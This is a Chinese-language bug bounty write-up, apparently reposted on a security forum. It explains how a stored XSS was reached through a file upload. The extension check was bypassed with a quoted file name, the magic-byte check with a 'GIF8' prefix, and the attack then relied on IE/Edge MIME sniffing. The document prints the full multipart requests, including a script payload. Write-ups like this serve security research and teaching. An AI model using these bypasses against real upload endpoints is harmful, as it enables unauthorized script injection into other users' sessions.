bugbounty:利用文件上传 MIME嗅探到存储型XSS

落花四月 / 2019-06-05 09:15:00 / 浏览数 6240 渗透测试 渗透测试 顶(0) 踩(0)

bugbounty: 利用文件上传 MIME嗅探到存储型XSS

前言

在私有程序上查找漏洞时,我能够通过文件上传功能找到存储的XSS漏洞。由于滥用IE/Edge处理文件的方式,我能够绕过文件类型检查并将恶意HTML文件创建为GIF。我还分解了文件上传过滤器,并在利用它时我会进行相应的思考。

第一步: FUZZ探测

当我开始查看新程序时,我总是喜欢的一件事是FUZZ一下文件上传的点。文件上传中的漏洞通常会给你带来高严重性错误,而且开发人员似乎很难保护它们。简单的FUZZ这个私人程序,我注意到它有一个联系支持的功能。在此联系表单中,您可以上传附件。我注意到的第一件事是,当我上传图片时,它将其上传到同一个域名下。

示例:文件上传请求

## 请求上传文件

示例:响应

 ${\tt "result": true, "message": "/UploadFiles/redacted/redacted/3021d74f18ddasdasd50abe934f.png, "code": 0} \\$ 

这立刻引起了我的注意。通常,存储用户信息,可以在同一位置/域名下上传的文件并不是一个很好的做法,因为它可能导致非常大的漏洞,包括远程代码执行漏洞。

过滤1:Bypass

接下来我们需要弄清楚,为了利用这个,是如何上传恶意文件。我尝试的第一件事就是将文件扩展名更改为.html。当然,这不起作用,我们得到:

```
{"result":false,"message":"That file type is not supported.","code":0}
```

我们可以得出结论,文件扩展名有一个过滤器。我们可以快速找到允许哪些文件的方法是通过Burp Intruder爆破扩展。

SecLists有一个很好的文件扩展名单,我们可以使用。不幸的是,端点具有速率限制,在几十个请求之后,我们的IP地址会暂停。

切换VPN服务器,我回来后开始手动测试一些扩展。我注意到只接受了网页应用:jpg,jpeg,png和gif。我还尝试了所有可以想到的扩展,

例如nullbytes, unicode编码等。在第一个实例之前的任何事情"."被忽略,因为应用程序创建了自己唯一的文件名。但是,

我注意到检查扩展中的特殊字符时,其中的特殊字符未被删除,但在检查期间被忽略。例如,使用文件名badfile."qif被接受,但是,badfile.foo"qif并没有。

发送以下请求:

```
------6683303835495

Content-Disposition: form-data; name="upload"; filename="badfile.''gif"

Content-Type: image/png
```

GIF89a


@HackerOn2Wheels

```
-----6683303835495--
响应信息:
{"result":true, "message": "/UploadFiles/redacted/redacted/3021d74f18f649f5ac943ff50abe934f.''gif", "code":0}
所以文件扩展名过滤器似乎按以下方式工作:
1. ■■■■■■■■■■■a-z A-Z 0-9■■
1. ■■■■■■■■■■gif■png■jpg■jpeg■■
1.
我们将在一点点看到为什么这是危险的。
过滤2:忽略 Bypass
Web应用程序也在关注的另一件事是文件签名,或者某些人称之为"魔术字节"。因此,如果我只是尝试上传一个包含随机数据的文件,例如:
-----6683303835495
Content-Disposition: form-data; name="upload"; filename="badfile.''gif"
Content-Type: image/png
foobar
@HackerOn2Wheels
-----6683303835495--
响应信息:
{"result":false,"message":"That file type is not supported.","code":0}
但是, 文件上传过滤器非常常见的一点是它们只查看文件签名的前4个字节。这些是文件上载功能通常在每种图像类型中查找的字节:
GIF - 47 49 46 38 - GIF8
PNG - 89 50 4E 47 - %PNG
因此,只要我在文件内容中有其中一个,我们的文件就会成功上传。但是,遗憾的是,这还不足以防范恶意文件。大多数浏览器"寻找"实际的完整文件签名头,而其他浏览器
GIF - 47 49 46 38 39 61 - GIF89a ( or GIF87a )
PNG - 89 50 4E 47 0D 0A 1A 0A - .PNG....
https://en.wikipedia.org/wiki/List_of_file_signatures
我将在帖子的#TakeAways部分详细介绍这一点。
成功绕过
好吧那我们怎么实际利用这个呢?我们需要做的就是上传一个带有错误扩展名的文件来"混淆"浏览器,并将神奇的GIF8字节添加到文件的开头。
最终payload
-----6683303835495
Content-Disposition: form-data; name="upload"; filename="badfile.''gif"
Content-Type: image/png
GIF8
<html><script>alert('XSS is easy');</script></html>
-----6683303835495--
返回:
{"result":true,"message":"/UploadFiles/redacted/redacted/5060bddf6e024def9a8f5f8b9c42balf.''gif","code":0}
```

Explorer访问https://redacted.com/UploadFiles/redacted/redacted/5060bddf6e024def9a8f5f8b9c42ba1f."

现在,如果我们使用Microsoft Edge或Internet

gif(以下有更多内容),我们将获得:



TakeAways - 为什么这样做?

我们首先需要问自己的是:浏览器如何实际运作?

让我们了解浏览器如何呈现文件让我们创建一些示例文件进行测试。我创建了三个GIF文件。第一个文件只包含四个字节的GIF

图像签名("GIF8"),第二个文件包含完整的GIF图像签名("GIF89a"),第三个文件没有任何GIF文件签名,但它确实具有".gif"扩展。

```
root@kali:~/imagefiles/gifs# cat gif4bytes
GIF8
<html><script>alert('XSS is easy');</script></html>
root@kali:~/imagefiles/gifs#
```

GIF只有4字节签名

```
root@kali:~/imagefiles/gifs# cat gifMagicBytes
GIF89a
<html><script>alert('XSS is easy');</script></html>
root@kali:~/imagefiles/gifs#
```

带全签名的GIF

```
root@kali:~/imagefiles/gifs# cat test.gif
<html><script>alert('XSS is easy');</script></html>
root@kali:~/imagefiles/gifs#
```


GIF没有签名但具有正确的扩展名

如果我们在Linux中使用文件工具,我们可以看到如何识别这些文件。


```
root@kali:~/imagefiles/gifs# file *
gif4bytes: GIF image data 29800 x 27757
gifMagicBytes: GIF image data, version 89a, 15370 x 29800
test.gif: HTML document, ASCII text
root@kali:~/imagefiles/gifs#
```


正如我们在这里看到的,使用文件前两个文件基于文件签名被识别为GIF,包括仅具有4字节签名的文件,并且仅具有扩展名的最后一个文件被标识为HTML。但是,如果我们在浏览器中打开这3个文件,我们可以看到它以不同方式处理这些文件。

例如,Edge和IE似乎根本不关心GIF文件签名头。它将呈现HTML而不会跳过一个节拍。



GIF8






<html><script>alert('XSS is easy');</script></html>


**先知社区** 

事实上,IE和Edge默认是"vulnerable",称为MIME嗅探/内容嗅探。简而言之,Edge和IE将"检查"它尝试访问的文件内容,并根据它设置内容类型。因此,当我们创建一个"badfile."gif"时,它将首先读取它的内容并将内容类型设置为text/html,因为我们在内容中有标记。你可以在这里阅读更多相关信息。

这是它有趣的地方。Firefox和Chrome确实关心扩展和签名。但是,它实际上只考虑了完整的签名。例如,在Firefox中打开四字节签名与完整签名将表现得非常不同。



具有完整签名且无扩展名的文件



## 文件只有4字节签名,没有扩展名

正如我们从上图中看到的那样,只是简单地拥有GIF文件签名的前四个字节就不会使Firefox(也不是Chrome)将其渲染为GIF文件。

但是,较新版本的Firefox和Chrome确实会对文件内容添加预包装,如上所示,这会破坏html执行。现在可以打破这个吗?或者改变这种行为?

我还不知道。如果你这样做,请告诉我!但是,由于我们的文本显示,我们可能会使用它来社交工程师我们的受害者禁用about:config中的

预包装功能。然而,它确实使得可利用性变得更加困难,因为它需要大量的用户交互,并且在那时可以说它将是自我XSS的情况。

总之,如果你曾经面对一个图像文件上传,让你用特殊字符"破坏"GIF/PNG文件扩展名或创建没有扩展名的文件,你可以通过MIME/内容嗅探在Edge和IE中执行JS和html

原文链接: https://anotherhackerblog.com/exploiting-file-uploads-pt1/

点击收藏 | 0 关注 | 1

上一篇:Windows 平台反调试相关的技... 下一篇:【实战2】记一次获取远程桌面历程

- 1. 0 条回复
  - 动动手指,沙发就是你的了!

登录 后跟帖

先知社区

## 现在登录

热门节点

技术文章

社区小黑板

目录